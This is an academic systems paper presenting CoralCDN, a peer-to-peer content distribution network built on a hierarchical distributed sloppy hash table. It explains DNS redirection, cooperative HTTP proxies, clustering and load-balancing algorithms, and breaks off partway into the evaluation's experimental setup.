The availability of content on the Internet is to a large degree a function of the cost shouldered by the publisher. A well-funded web site can reach huge numbers of people through some combination of load-balanced servers, fast network connections, and commercial content distribution networks (CDNs). Publishers who cannot afford such amenities are limited in the size of audience and type of content they can serve. Moreover, their sites risk sudden overload following publicity, a phenomenon nicknamed the "Slashdot" effect, after a popular web site that periodically links to under-provisioned servers, driving unsustainable levels of traffic to them. Thus, even struggling content providers are often forced to expend significant resources on content distribution.

Fortunately, at least with static content, there is an easy way for popular data to reach many more people than publishers can afford to serve themselves—volunteers can mirror the data on their own servers and networks. Indeed, the Internet has a long history of organizations with good network connectivity mirroring data they consider to be of value. More recently, peer-to-peer file sharing has demonstrated the willingness of even individual broadband users to dedicate upstream bandwidth to redistribute content the users themselves enjoy. Additionally, organizations that mirror popular content reduce their downstream bandwidth utilization and improve the latency for local users accessing the mirror.

This paper describes CoralCDN, a decentralized, self-organizing, peer-to-peer web-content distribution network. CoralCDN leverages the aggregate bandwidth of volunteers running the software to absorb and dissipate most of the traffic for web sites using the system. In so doing, CoralCDN replicates content in proportion to the content's popularity, regardless of the publisher's resources—in effect democratizing content publication.

To use CoralCDN, a content publisher—or someone posting a link to a high-traffic portal—simply appends "`.nyud.net:8090`" to the hostname in a URL. Through DNS redirection, oblivious clients with unmodified web browsers are transparently redirected to nearby Coral web caches. These caches cooperate to transfer data from nearby peers whenever possible, minimizing both the load on the origin web server and the end-to-end latency experienced by browsers.

CoralCDN is built on top of a novel key/value indexing infrastructure called Coral. Two properties make Coral ideal for CDNs. First, Coral allows nodes to locate nearby cached copies of web objects without querying more distant nodes. Second, Coral prevents hot spots in the infrastructure, even under degenerate loads. For instance, if every node repeatedly stores the same key, the rate of requests to the most heavily-loaded machine is still only logarithmic in the total number of nodes.

Coral exploits overlay routing techniques recently popularized by a number of peer-to-peer distributed hash tables (DHTs). However, Coral differs from DHTs in several ways. First, Coral's locality and hot-spot prevention properties are not possible for DHTs. Second, Coral's architecture is based on clusters of well-connected machines. Clusters are exposed in the interface to higher-level software, and in fact form a crucial part of the DNS redirection mechanism. Finally, to achieve its goals, Coral provides weaker consistency than traditional DHTs. For that reason, we call its indexing abstraction a *distributed sloppy hash table*, or DSHT.

CoralCDN makes a number of contributions. It enables people to publish content that they previously could not or would not because of distribution costs. It is the first completely decentralized and self-organizing web-content distribution network. Coral, the indexing infrastructure, provides a new abstraction potentially of use to any application that needs to locate nearby instances of resources on the network. Coral also introduces an epidemic clustering algorithm that exploits distributed network measurements. Furthermore, Coral is the first peer-to-peer key/value index that can scale to many stores of the same key without hot-spot congestion, thanks to a new rate-limiting technique. Finally, CoralCDN contains the first peer-to-peer DNS redirection infrastructure, allowing the system to inter-operate with unmodified web browsers.

Measurements of CoralCDN demonstrate that it allows under-provisioned web sites to achieve dramatically higher capacity, and its clustering provides quantitatively better performance than locality-unaware systems.

The remainder of this paper is structured as follows. Section 2 provides a high-level description of CoralCDN, and Section 3 describes its DNS system and web caching components. In Section 4, we describe the Coral indexing infrastructure, its underlying DSHT layers, and the clustering algorithms. Section 5 includes an implementation overview and Section 6 presents experimental results. Section 7 describes related work, Section 8 discusses future work, and Section 9 concludes.

2 The Coral Content Distribution Network

The Coral Content Distribution Network (CoralCDN) is composed of three main parts: (1) a network of cooperative HTTP proxies that handle users' requests,[1] (2) a network of DNS nameservers for `nyucd.net` that map clients to nearby Coral HTTP proxies, and (3) the underlying Coral indexing infrastructure and clustering machinery on which the first two applications are built.

2.1 Usage Models

To enable immediate and incremental deployment, CoralCDN is transparent to clients and requires no software or plug-in installation. CoralCDN can be used in a variety of ways, including:

- **Publishers.** A web site publisher for `x.com` can change selected URLs in their web pages to "Coralized" URLs, such as `http://www.x.com.nyud.net:8090/y.jpg`.
- **Third-parties.** An interested third-party—*e.g.*, a poster to a web portal or a Usenet group—can Coralize a URL before publishing it, causing all embedded relative links to use CoralCDN as well.
- **Users.** Coral-aware users can manually construct Coralized URLs when surfing slow or overloaded web sites. All relative links and HTTP redirects are automatically Coralized.

[1] While Coral's HTTP proxy definitely provides proxy functionality, it is not an HTTP proxy in the strict RFC2616 sense; it serves requests that are syntactically formatted for an ordinary HTTP server.




Figure 1: Using CoralCDN, the steps involved in resolving a Coralized URL and returning the corresponding file, per Section 2.2. Rounded boxes represent CoralCDN nodes running Coral, DNS, and HTTP servers. Solid arrows correspond to Coral RPCs, dashed arrows to DNS traffic, dotted-dashed arrows to network probes, and dotted arrows to HTTP traffic.

2.2 System Overview

Figure 1 shows the steps that occur when a client accesses a Coralized URL, such as `http://www.x.com.nyud.net:8090/`, using a standard web browser. The two main stages—DNS redirection and HTTP request handling—both use the Coral indexing infrastructure.

1. A client sends a DNS request for `www.x.com.nyud.net` to its local resolver.
2. The client's resolver attempts to resolve the hostname using some Coral DNS server(s), possibly starting at one of the few registered under the `.net` domain.
3. Upon receiving a query, a Coral DNS server probes the client to determines its round-trip-time and last few network hops.
4. Based on the probe results, the DNS server checks Coral to see if there are any known nameservers and/or HTTP proxies near the client's resolver.
5. The DNS server replies, returning any servers found through Coral in the previous step; if none were found, it returns a random set of nameservers and proxies. In either case, if the DNS server is close to the client, it only returns nodes that are close to itself (see Section 3.1).
6. The client's resolver returns the address of a Coral HTTP proxy for `www.x.com.nyud.net`.

7. The client sends the HTTP request `http://www.x.com.nyud.net:8090/` to the specified proxy. If the proxy is caching the file locally, it returns the file and stops. Otherwise, this process continues.
8. The proxy looks up the web object's URL in Coral.
9. If Coral returns the address of a node caching the object, the proxy fetches the object from this node. Otherwise, the proxy downloads the object from the origin server, `www.x.com` (not shown).
10. The proxy stores the web object and returns it to the client browser.
11. The proxy stores a reference to itself in Coral, recording the fact that is now caching the URL.

2.3 The Coral Indexing Abstraction

This section introduces the Coral indexing infrastructure as used by CoralCDN. Coral provides a *distributed sloppy hash table* (DSHT) abstraction. DSHTs are designed for applications storing soft-state key/value pairs, where multiple values may be stored under the same key. CoralCDN uses this mechanism to map a variety of types of key onto addresses of CoralCDN nodes. In particular, it uses DSHTs to find Coral nameservers topologically close clients' networks, to find HTTP proxies caching particular web objects, and to locate nearby Coral nodes for the purposes of minimizing internal request latency.

Instead of one global overlay as in [5, 14, 27], each Coral node belongs to several distinct DSHTs called *clusters*. Each cluster is characterized by a maximum desired network round-trip-time (RTT) we call the *diameter*. The system is parameterized by a fixed hierarchy of diameters known as *levels*. Every node is a member of one DSHT at each level. A group of nodes can form a level-i cluster if a high-enough fraction their pair-wise RTTs are below the level-i diameter threshold. Although Coral's implementation allows for an arbitrarily-deep DSHT hierarchy, this paper describes a three-level hierarchy with thresholds of ∞, 60 msec, and 20 msec for level-0, -1, and -2 clusters respectively. Coral queries nodes in higher-level, fast clusters before those in lower-level, slower clusters. This both reduces the latency of lookups and increases the chances of returning values stored by nearby nodes.

Coral provides the following interface to higher-level applications:

- $put(key, val, ttl, [levels])$: Inserts a mapping from the key to some arbitrary value, specifying the time-to-live of the reference. The caller may optionally specify a subset of the cluster hierarchy to restrict the operation to certain levels.
- $get(key, [levels])$: Retrieves some subset of the values stored under a key. Again, one can optionally specify a subset of the cluster hierarchy.
- $nodes(level, count, [target], [services])$: Returns *count* neighbors belonging to the node's cluster as specified by $level$. *target*, if supplied, specifies the IP address of a machine to which the returned nodes would ideally be near. Coral can probe *target* and exploit network topology hints stored in the DSHT to satisfy the request. If *services* is specified, Coral will only return nodes running the particular service, *e.g.*, an HTTP proxy or DNS server.
- $levels()$: Returns the number of levels in Coral's hierarchy and their corresponding RTT thresholds.

The next section describes the design of CoralCDN's DNS redirector and HTTP proxy—especially with regard to their use of Coral's DSHT abstraction and clustering hierarchy—before returning to Coral in Section 4.

3 Application-Layer Components

The Coral DNS server directs browsers fetching Coralized URLs to Coral HTTP proxies, attempting to find ones near the requesting client. These HTTP proxies exploit each others' caches in such a way as to minimize both transfer latency and the load on origin web servers.

3.1 The Coral DNS server

The Coral DNS server, *dnssrv*, returns IP addresses of Coral HTTP proxies when browsers look up the hostnames in Coralized URLs. To improve locality, it attempts to return proxies near requesting clients. In particular, whenever a DNS resolver (client) contacts a nearby *dnssrv* instance, *dnssrv* both returns proxies within an appropriate cluster, and ensures that future DNS requests from that client will not need to leave the cluster. Using the *nodes* function, *dnssrv* also exploits Coral's on-the-fly network measurement capabilities and stored topology hints to increase the chances of clients discovering nearby DNS servers.

More specifically, every instance of *dnssrv* is an authoritative nameserver for the domain `nyucd.net`. Assuming a 3-level hierarchy, as Coral is generally configured, *dnssrv* maps any domain name ending `http.L2.L1.L0.nyucd.net` to one or more Coral HTTP proxies. (For an $(n+1)$-level hierarchy, the domain name is extended out to `Ln` in the obvious way.) Because such names are somewhat unwieldy, we established a DNS DNAME alias [4], `nyud.net`, with target `http.L2.L1.L0.nyucd.net`. Any domain name ending `nyud.net` is therefore equivalent to the same name with suffix `http.L2.L1.L0.nyucd.net`, allowing Coralized URLs to have the more concise form `http://www.x.com.nyud.net:8090/`.

dnssrv assumes that web browsers are generally close to their resolvers on the network, so that the source address of a DNS query reflects the browser's network location. This assumption holds to varying degrees, but is good enough that Akamai [12], Digital Island [6], and Mirror Image [21] have all successfully deployed commercial CDNs based on DNS redirection. The locality problem therefore is reduced to returning proxies that are near the source of a DNS request. In order to achieve locality, *dnssrv* measures its round-trip-time to the resolver and categorizes it by level. For a 3-level hierarchy, the resolver will correspond to a level 2, level 1, or level 0 client, depending on how its RTT compares to Coral's cluster-level thresholds.

When asked for the address of a hostname ending `http.L2.L1.L0.nyucd.net`, *dnssrv*'s reply contains two sections of interest: A set of addresses for the name—*answers* to the query—and a set of nameservers for that name's domain—known as the *authority* section of a DNS reply. *dnssrv* returns addresses of *CoralProxies* in the cluster whose level corresponds to the client's level categorization. In other words, if the RTT between the DNS client and *dnssrv* is below the level-i threshold (for the best i), *dnssrv* will only return addresses of Coral nodes in its level-i cluster. *dnssrv* obtains a list of such nodes with the *nodes* function. Note that *dnssrv* always returns *CoralProxy* addresses with short time-to-live fields (30 seconds for levels 0 and 1, 60 for level 2).

To achieve better locality, *dnssrv* also specifies the client's IP address as a *target* argument to *nodes*. This causes Coral to probe the addresses of the last five network hops to the client and use the results to look for clustering hints in the DSHTs. To avoid significantly delaying clients, Coral maps these network hops using a fast, built-in traceroute-like mechanism that combines concurrent probes and aggressive time-outs to minimize latency. The entire mapping process generally requires around 2 RTTs and 350 bytes of bandwidth. A Coral node caches results to avoid repeatedly probing the same client.

The closer *dnssrv* is to a client, the better its selection of *CoralProxy* addresses will likely be for the client. *dnssrv* therefore exploits the authority section of DNS replies to lock a DNS client into a good cluster whenever it happens upon a nearby *dnssrv*. As with the answer section, *dnssrv* selects the nameservers it returns from the appropriate cluster level and uses the *target* argument to exploit measurement and network hints. Unlike addresses in the answer section, however, it gives nameservers in the authority section a long TTL (one hour). A nearby *dnssrv* must therefore override any inferior nameservers a DNS client may be caching from previous queries. *dnssrv* does so by manipulating the domain for which returned nameservers are servers. To clients more distant than the level-1 timing threshold, *dnssrv* claims to return nameservers for domain `L0.nyucd.net`. For clients closer than that threshold, it returns nameservers for `L1.L0.nyucd.net`. For clients closer than the level-2 threshold, it returns nameservers for domain `L2.L1.L0.nyucd.net`. Because DNS resolvers query the servers for the most specific known domain, this scheme allows closer *dnssrv* instances to override the results of more distant ones.

Unfortunately, although resolvers can tolerate a fraction of unavailable DNS servers, browsers do not handle bad HTTP servers gracefully. (This is one reason for returning *CoralProxy* addresses with short TTL fields.) As an added precaution, *dnssrv* only returns *CoralProxy* addresses which it has recently verified first-hand. This sometimes means synchronously checking a proxy's status (via a UDP RPC) prior replying to a DNS query. We note further that people who wish to contribute only upstream bandwidth can flag their proxy as "non-recursive," in which case *dnssrv* will only return that proxy to clients on local networks.

3.2 The Coral HTTP proxy

The Coral HTTP proxy, *CoralProxy*, satisfies HTTP requests for Coralized URLs. It seeks to provide reasonable request latency and high system throughput, even while serving data from origin servers behind comparatively slow network links such as home broadband connections. This design space requires particular care in minimizing load on origin servers compared to traditional CDNs, for two reasons. First, many of Coral's origin servers are likely to have slower network connections than typical customers of commercial CDNs. Second, commercial CDNs often collocate a number of machines at each deployment site and then select proxies based in part on the URL requested—effectively distributing URLs across proxies. Coral, in contrast, selects proxies only based on client locality. Thus, in CoralCDN, it is much easier for every single proxy to end up fetching a particular URL.

To aggressively minimize load on origin servers, a *CoralProxy* must fetch web pages from other proxies whenever possible. Each proxy keeps a local cache from which it can immediately fulfill requests. When a client requests a non-resident URL, *CoralProxy* first attempts to locate a cached copy of the referenced resource using Coral (a *get*), with the resource indexed by a SHA-1 hash of its URL [22]. If *CoralProxy* discovers that one or more other proxies have the data, it attempts to fetch the data from the proxy to which it first connects. If Coral provides no referrals or if no referrals return the data, *CoralProxy* must fetch the resource directly from the origin.

While *CoralProxy* is fetching a web object—either from the origin or from another *CoralProxy*—it inserts a reference to itself in its DSHTs with a time-to-live of 20 seconds. (It will renew this short-lived reference until it completes the download.) Thus, if a flash crowd suddenly fetches a web page, all *CoralProxies*, other than the first simultaneous requests, will naturally form a kind of multicast tree for retrieving the web page. Once any *CoralProxy* obtains the full file, it inserts a much longer-lived reference to itself (*e.g.*, 1 hour). Because the insertion algorithm accounts for TTL, these longer-lived references will overwrite shorter-lived ones, and they can be stored on well-selected nodes even under high insertion load, as later described in Section 4.2.

CoralProxies periodically renew referrals to resources in their caches. A proxy should not evict a web object from its cache while a reference to it may persist in the DSHT. Ideally, proxies would adaptively set TTLs based on cache capacity, though this is not yet implemented.

4 Coral: A Hierarchical Indexing System

This section describes the Coral indexing infrastructure, which CoralCDN leverages to achieve scalability, self-organization, and efficient data retrieval. We describe how Coral implements the *put* and *get* operations that form the basis of its *distributed sloppy hash table* (DSHT) abstraction: the underlying key-based routing layer (4.1), the DSHT algorithms that balance load (4.2), and the changes that enable latency and data-placement optimizations within a hierarchical set of DSHTs (4.3). Finally, we describe the clustering mechanisms that manage this hierarchical structure (4.4).

4.1 Coral's Key-Based Routing Layer

Coral's keys are opaque 160-bit ID values; nodes are assigned IDs in the same 160-bit identifier space. A node's ID is the SHA-1 hash of its IP address. Coral defines a distance metric on IDs. Henceforth, we describe a node as being *close* to a key if the distance between the key and the node's ID is small. A Coral *put* operation stores a key/value pair at a node close to the key. A *get* operation searches for stored key/value pairs at nodes successively closer to the key. To support these operations, a node requires some mechanism to discover other nodes close to any arbitrary key.

Every DSHT contains a routing table. For any key k, a node R's routing table allows it to find a node closer to k, unless R is already the closest node. These routing tables are based on Kademlia [17], which defines the distance between two values in the ID-space to be their bitwise exclusive or (XOR), interpreted as an unsigned integer. Using the XOR metric, IDs with longer matching prefixes (of most significant bits) are numerically *closer*.

The size of a node's routing table in a DSHT is logarithmic in the total number of nodes comprising the DSHT. If a node R is not the closest node to some key k, then R's routing table almost always contains either the closest node to k, or some node whose distance to k is at least one bit shorter than R's. This permits R to visit a sequence of nodes with monotonically decreasing distances $[d_1, d_2, \ldots]$ to k, such that the encoding of d_{i+1} as a binary number has one fewer bit than d_i. As a result, the expected number of iterations for R to discover the closest node to k is logarithmic in the number of nodes.




Figure 2: Example of routing operations in a system containing eight nodes with IDs $\{4, 5, 7, 0, 2, 3, 13, 14\}$. In this illustration, node R with $id = 14$ is looking up the node closest to key $k = 4$, and we have sorted the nodes by their distance to k. The top boxed row illustrates XOR distances for the nodes $\{0, 2, 3, 13, 14\}$ that are initially known by R. R first contacts a known peer whose distance to k is closest to half of R's distance $(10/2 = 5)$; in this illustration, this peer is node zero, whose distance to k is $0 \oplus 4 = 4$. Data in RPC requests and responses are shown in parentheses and braces, respectively: R asks node zero for its peers that are half-way closer to k, *i.e.*, those at distance $\frac{4}{2} = 2$. R inserts these new references into its routing table (middle row). R now repeats this process, contacting node five, whose distance 1 is closest to $\frac{4}{2}$. Finally, R contacts node four, whose distance is 0, and completes its search (bottom row).

Figure 2 illustrates the Coral routing algorithm, which successively visits nodes whose distances to the key are approximately halved each iteration. Traditional key-based routing layers attempt to route directly to the node closest to the key whenever possible [25, 26, 31, 35], resorting to several intermediate hops only when faced with incomplete routing information. By caching additional routing state—beyond the necessary $\log(n)$ references—these systems in practice manage to achieve routing in a *constant* number of hops. We observe that frequent references to the same key can generate high levels of traffic in nodes close to the key. This congestion, called *tree saturation*, was first identified in shared-memory interconnection networks [24].

To minimize tree saturation, each iteration of a Coral search prefers to correct only b bits at a time.[2] More specifically, let $\text{splice}(k, r, i)$ designate the most significant bi bits of k followed by the least significant $160 - bi$ bits of r. If node R with ID r wishes to search for key k, R first initializes a variable $t \leftarrow r$. At each iteration, R updates $t \leftarrow \text{splice}(k, t, i)$, using the smallest value of i that yields a new value of t. The next hop in the lookup path is the closest node to t that already exists in R's routing table. As described below, by limiting the use of potentially closer known hops in this way, Coral can avoid overloading any node, even in the presence of very heavily accessed keys.

The potential downside of longer lookup paths is higher lookup latency in the presence of slow or stale nodes. In order to mitigate these effects, Coral keeps a window of multiple outstanding RPCs during a lookup, possibly contacting the closest few nodes to intermediary target t.

4.2 Sloppy Storage

Coral uses a sloppy storage technique that caches key/value pairs at nodes whose IDs are close to the key being referenced. These cached values reduce hot-spot congestion and tree saturation throughout the indexing infrastructure: They frequently satisfy *put* and *get* requests at nodes other than those closest to the key. This characteristic differs from DHTs, whose *put* operations all proceed to nodes closest to the key.

The Insertion Algorithm. Coral performs a two-phase operation to insert a key/value pair. In the first, or "forward," phase, Coral routes to nodes that are successively closer to the key, as previously described. However, to avoid tree saturation, an insertion operation may terminate prior to locating the closest node to the key, in which case the key/value pair will be stored at a more distant node. More specifically, the forward phase terminates whenever the storing node happens upon another node that is both *full* and *loaded* for the key:

1. A node is *full* with respect to some key k when it stores l values for k whose TTLs are all at least one-half of the new value.
2. A node is *loaded* with respect to k when it has received more than the maximum *leakage rate* β requests for k within the past minute.

In our experiments, $l = 4$ and $\beta = 12$, meaning that under high load, a node claims to be loaded for all but one store attempt every 5 seconds. This prevents excessive numbers of requests from hitting the key's closest nodes, yet still allows enough requests to propagate to keep values at these nodes fresh.

[2] Experiments in this paper use $b = 1$.

In the forward phase, Coral's routing layer makes repeated RPCs to contact nodes successively closer to the key. Each of these remote nodes returns (1) whether the key is loaded and (2) the number of values it stores under the key, along with the minimum expiry time of any such values. The client node uses this information to determine if the remote node can accept the store, potentially evicting a value with a shorter TTL. This forward phase terminates when the client node finds either the node closest to the key, or a node that is full and loaded with respect to the key. The client node places all contacted nodes that are not both full and loaded on a stack, ordered by XOR distance from the key.

During the reverse phase, the client node attempts to insert the value at the remote node referenced by the top stack element, *i.e.*, the node closest to the key. If this operation does not succeed—perhaps due to others' insertions—the client node pops the stack and tries to insert on the new stack top. This process is repeated until a store succeeds or the stack is empty.

This two-phase algorithm avoids tree saturation by storing values progressively further from the key. Still, eviction and the leakage rate β ensure that nodes close to the key retain long-lived values, so that live keys remain reachable: β nodes per minute that contact an intermediate node (including itself) will go on to contact nodes closer to the key. For a perfectly-balanced tree, the key's closest node receives only $\left(\beta \cdot (2^b - 1) \cdot \lceil \frac{\log n}{b} \rceil\right)$ store requests per minute, when fixing b bits per iteration.

Proof sketch. Each node in a system of n nodes can be uniquely identified by a string S of $\log n$ bits. Consider S to be a string of b-bit digits. A node will contact the closest node to the key before it contacts any other node if and only if its ID differs from the key in exactly one digit. There are $\lceil (\log n)/b \rceil$ digits in S. Each digit can take on $2^b - 1$ values that differ from the key. Every node that differs in one digit will throttle all but β requests per minute. Therefore, the closest node receives a maximum rate of $\left(\beta \cdot (2^b - 1) \cdot \lceil \frac{\log n}{b} \rceil\right)$ RPCs per minute.

Irregularities in the node ID distribution may increase this rate slightly, but the overall rate of traffic is still logarithmic, while in traditional DHTs it is linear. Section 6.4 provides supporting experimental evidence.

The Retrieval Algorithm. To retrieve the value associated with a key k, a node simply traverses the ID space with RPCs. When it finds a peer storing k, the remote peer returns k's corresponding list of values. The node terminates its search and *get* returns. The requesting client application handles these redundant references in some application-specific way, *e.g.*, *CoralProxy* contacts multiple sources in parallel to download cached content.

Multiple stores of the same key will be spread over multiple nodes. The pointers retrieved by the application are thus distributed among those stored, providing load balancing both *within* Coral and between servers using Coral.

4.3 Hierarchical Operations

For locality-optimized routing and data placement, Coral uses several *levels* of DSHTs called clusters. Each level-i cluster is named by a randomly-chosen 160-bit cluster identifier; the level-0 cluster ID is predefined as 0^{160}. Recall that a set of nodes should form a cluster if their average, pair-wise RTTs are below some threshold. As mentioned earlier, we describe a three-level hierarchy with thresholds of ∞, 60 msec, and 20 msec for level-0, -1, and -2 clusters respectively. In Section 6, we present experimental evidence to the client-side benefit of clustering.

Figure 3 illustrates Coral's hierarchical routing operations. Each Coral node has the same node ID in all clusters to which it belongs; we can view a node as projecting its presence to the same location in each of its clusters. This structure must be reflected in Coral's basic routing infrastructure, in particular to support switching between a node's distinct DSHTs midway through a lookup.[3]

The Hierarchical Retrieval Algorithm. A requesting node R specifies the starting and stopping levels at which Coral should search. By default, it initiates the *get* query on its highest (level-2) cluster to try to take advantage of network locality. If routing RPCs on this cluster hit some node storing the key k (RPC 1 in Fig. 3), the lookup halts and returns the corresponding stored value(s)—a *hit*—without ever searching lower-level clusters.

If a key is not found, the lookup will reach k's closest node C_2 in this cluster (RPC 2), signifying failure at this level. So, node R continues the search in its level-1 cluster. As these clusters are very often concentric, C_2 likely exists at the identical location in the identifier space in all clusters, as shown. R begins searching onward from C_2 in its level-1 cluster (RPC 3), having already traversed the ID-space up to C_2's prefix.

Even if the search eventually switches to the global cluster (RPC 4), the total number of RPCs required is about the same as a single-level lookup service, as a lookup continues from the point at which it left off in the identifier space of the previous cluster. Thus, (1) all lookups at the beginning are fast, (2) the system can tightly bound RPC timeouts, and (3) all pointers in higher-level clusters reference data *within* that local cluster.

The Hierarchical Insertion Algorithm. A node starts by performing a *put* on its level-2 cluster as in Section 4.2, so that other nearby nodes can take advantage of locality.

[3]We initially built Coral using the Chord [31] routing layer as a block-box; diffi culties in maintaining distinct clusters and the complexity of the subsequent system caused us to scrap the implementation.




Figure 3: Coral's hierarchical routing structure. Nodes use the same IDs in each of their clusters; higher-level clusters are naturally sparser. Note that a node can be identifi ed in a cluster by its shortest unique ID prefi x, *e.g.*, "11" for R in its level-2 cluster; nodes sharing ID prefi xes are located on common subtrees and are closer in the XOR metric. While higher-level neighbors usually share lower-level clusters as shown, this is not necessarily so. RPCs for a retrieval on key k are sequentially numbered.

However, this placement is only "correct" within the context of the local level-2 cluster. Thus, provided that the key is not already loaded, the node continues its insertion in the level-1 cluster from the point at which the key was inserted in level 2, much as in the retrieval case. Again, Coral traverses the ID-space only once. As illustrated in Figure 3, this practice results in a loose hierarchical cache, whereby a lower-level cluster contains nearly all data stored in the higher-level clusters to which its members also belong.

To enable such cluster-aware behavior, the headers of every Coral RPC include the sender's cluster information: the identifier, age, and a size estimate of each of its non-global clusters. The recipient uses this information to demultiplex requests properly, *i.e.*, a recipient should only consider a *put* and *get* for those levels on which it shares a cluster with the sender. Additionally, this information drives routing table management: (1) nodes are added or removed from the local cluster-specific routing tables accordingly; (2) cluster information is accumulated to drive cluster management, as described next.

4.4 Joining and Managing Clusters

As in any peer-to-peer system, a peer contacts an existing node to join the system. Next, a new node makes several queries to seed its routing tables. However, for non-global clusters, Coral adds one important requirement: A node will only join an *acceptable* cluster, where acceptability requires that the latency to 80% of the nodes be below the cluster's threshold. A node can easily determine whether this condition holds by recording minimum round-trip-times (RTTs) to some subset of nodes belonging to the cluster.

While nodes learn about clusters as a side effect of normal lookups, Coral also exploits its DSHTs to store hints. When Coral starts up, it uses its built-in fast traceroute mechanism (described in Section 3.1) to determine the addresses of routers up to five hops out. Excluding any private ("RFC1918") IP addresses, Coral uses these router addresses as keys under which to index clustering hints in its DSHTs. More specifically, a node R stores mappings from each router address to its own IP address and UDP port number. When a new node S, sharing a gateway with R, joins the network, it will find one or more of R's hints and quickly cluster with it, assuming R is, in fact, near S.

In addition, nodes store mappings to themselves using as keys any IP subnets they directly connect to and the 24-bit prefixes of gateway router addresses. These prefix hints are of use to Coral's *level* function, which traceroutes clients in the other direction; addresses on forward and reverse traceroute paths often share 24-bit prefixes.

Nodes continuously collect clustering information from peers: All RPCs include round-trip-times, cluster membership, and estimates of cluster size. Every five minutes, each node considers changing its cluster membership based on this collected data. If this collected data indicates that an alternative candidate cluster is desirable, the node first validates the collected data by contacting several nodes within the candidate cluster by routing to selected keys. A node can also form a new singleton cluster when 50% of its accesses to members of its present cluster do not meet the RTT constraints.

If probes indicate that 80% of a cluster's nodes are within acceptable TTLs and the cluster is larger, it replaces a node's current cluster. If multiple clusters are acceptable, then Coral chooses the largest cluster.

Unfortunately, Coral has only rough *approximations* of cluster size, based on its routing-table size. If nearby clusters A and B are of similar sizes, inaccurate estimations could lead to oscillation as nodes flow back-and-forth (although we have not observed such behavior). To perturb an oscillating system into a stable state, Coral employs a preference function δ that shifts every hour. A node selects the larger cluster only if the following holds:

$$\left|\log(size_A) - \log(size_B)\right| \quad > \quad \delta\left(\min(age_A, age_B)\right)$$

where age is the current time minus the cluster's creation time. Otherwise, a node simply selects the cluster with the lower cluster ID.

We use a square wave function for δ that takes a value 0 on an even number of hours and 2 on an odd number. For clusters of disproportionate size, the selection function immediately favors the larger cluster. Otherwise, δ's transition perturbs clusters to a steady state.[4]

In either case, a node that switches clusters still remains in the routing tables of nodes in its old cluster. Thus, old neighbors will still contact it and learn of its new, potentially-better, cluster. This produces an avalanche effect as more and more nodes switch to the larger cluster. This merging of clusters is very beneficial. While a small cluster diameter provides fast lookup, a large cluster capacity increases the hit rate.

5 Implementation

The Coral indexing system is composed of a client library and stand-alone daemon. The simple client library allows applications, such as our DNS server and HTTP proxy, to connect to and interface with the Coral daemon. Coral is 14,000 lines of C++, the DNS server, *dnssrv*, is 2,000 lines of C++, and the HTTP proxy is an additional 4,000 lines. All three components use the asynchronous I/O library provided by the SFS toolkit [19] and are structured by asynchronous events and callbacks. Coral network communication is via RPC over UDP. We have successfully run Coral on Linux, OpenBSD, FreeBSD, and Mac OS X.

6 Evaluation

In this section, we provide experimental results that support our following hypotheses:

1. CoralCDN dramatically reduces load on servers, solving the "flash crowd" problem.
2. Clustering provides performance gains for popular data, resulting in good client performance.
3. Coral naturally forms suitable clusters.
4. Coral prevents hot spots within its indexing system.

[4]Should clusters of similar size continuously exchange members when δ is zero, as soon as δ transitions, nodes will all flow to the cluster with the lower cluster id. Should the clusters oscillate when $\delta = 2$ (as the estimations 'hit" with one around $2\ ^2$-times larger), the nodes will all flow to the larger one when δ returns to zero.

To examine all claims, we present wide-area measurements of a synthetic work-load on CoralCDN nodes running on PlanetLab, an internationally-deployed test bed. We use such an experimental setup because traditional tests for CDNs or web servers are not interesting in evaluating CoralCDN: (1) Client-side traces generally measure the cacheability of data and client latencies. However, we are mainly interested in how well the system handles load spikes. (2) Benchmark tests such as SPECweb99 measure the web server's throughput on disk-bound access patterns, while CoralCDN is designed to reduce load on off-the-shelf web servers that are *network-bound*.

The basic structure of the experiments were is follows. First, on 166 PlanetLab machines geographically distributed mainly over North America and Europe, we launch a Coral daemon, as well as a *dnssrv* and *CoralProxy*. For experiments referred to as *multi-level*, we configure a three-level hierarchy by setting the clustering RTT threshold of level 1 to 60 msec and level 2 to 20 msec. Experiments referred to as *single-level* use only the level-0 global cluster. No objects are evicted from *CoralProxy* caches during these experiments. For simplicity, all nodes are seeded with the same well-known host. The network is allowed to stabilize for 30 minutes.[5]

Second, we run an unmodified Apache web server sitting behind a DSL line with 384 Kbit/sec upstream bandwidth, serving 12 different 41KB files, representing groups of three embedded images referenced by four web pages.

